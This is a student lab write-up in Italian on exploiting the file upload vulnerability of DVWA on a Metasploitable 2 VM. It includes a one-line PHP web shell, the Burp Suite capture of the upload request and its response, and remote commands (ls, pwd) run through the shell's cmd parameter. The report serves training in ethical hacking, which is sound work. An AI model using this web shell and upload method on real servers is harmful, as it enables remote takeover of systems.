

# Exploit File upload

Pablo Andres Balbuena Rios



# Esercizio 2 Settimana 6

- Configurare il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.
- Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.
- Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.


# La vulnerabilità di «file upload»

## Codice

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Attraverso la macchina Metasploitable 2, possiamo simulare un attacco attraverso la vulnerabilità di File Upload.

## Macchina Metasploitable2



Per prima cosa:

- Dobbiamo creare un file " shell.php", in cui dovremmo scrivere un codice in linguaggio PHP.
- Poi caricarlo nella pagina web della macchina Metasploitable.

## Vulnerability: File Upload

Choose an image to upload:

Browse...

shell.php



Upload

# Monitorizzazione degli step

The screenshot displays the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab shows a POST request to `/dvwa/vulnerabilities/upload/` with a `Content-Disposition: form-data; name="uploaded"; filename="shell.php"`. The 'Response' tab shows the HTML output, which includes a `<pre>.../..../hackable/uploads/shell.php successfully uploaded!</pre>` message. Blue arrows point from the text on the right to the corresponding parts in the Burp Suite interface.

```
Request
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----259560160125415629084094720423
8 Content-Length: 510
9 Origin: http://192.168.1.85
10 Connection: close
11 Referer: http://192.168.1.85/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=4ff9c6b1030bcb98393245397665f229
13 Upgrade-Insecure-Requests: 1
14 -----259560160125415629084094720423
15 Content-Disposition: form-data; name="MAX_FILE_SIZE"
16 100000
17 -----259560160125415629084094720423
18 Content-Disposition: form-data; name="uploaded"; filename="
19 shell.php"
20 Content-Type: application/x-php
21 <?php system($_REQUEST['cmd']); ?>
```

```
Response
53 <div class="vulnerable_code_area">
54
55 <form enctype="multipart/form-data" action="#" method=
  "POST" />
56 <input type="hidden" name="MAX_FILE_SIZE" value="
  100000" />
57 Choose an image to upload:
58 <br />
59 <input name="uploaded" type="file" />
60 <br />
61 <input type="submit" name="Upload" value="Upload" />
62 </form>
63
64 <pre>
65 .../..../hackable/uploads/shell.php successfully uploaded!
66 </pre>
67
68 <div>
69 More info
70 </div>
71 <ul>
72 <li>
73 <a href="
74 http://hiderefer.com/?http://www.owasp.org/index.php/U
```


Attraverso Burpsuite possiamo osservare che la pagina web invia un protocollo POST con il file, e riceveremmo come risposta il path: `" ../../hackable/uploads/shell.php successfully uploaded!"`

Quella risposta ci indica che la shell è stata caricata in quel preciso path.




# Richiesta attraverso la shell

## Errore



**Warning:** system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1




dvwa\_email.png shell.php

Se intentiamo entrare con quel path, riscontreremo un errore, questo è dovuto a che:

- la nostra shell stà aspettando un parametro cmd nella get con un comando da eseguire.

Se utilizziamo il parametro "cmd=ls", vediamo che la pagina ci restituirà la scansione della directory, in cui si trova in quel momento.

# Richiesta attraverso la shell



Se utilizziamo il parametro "cmd=pwd", vediamo che la pagina ci restituirà la scansione del percorso completo della shell.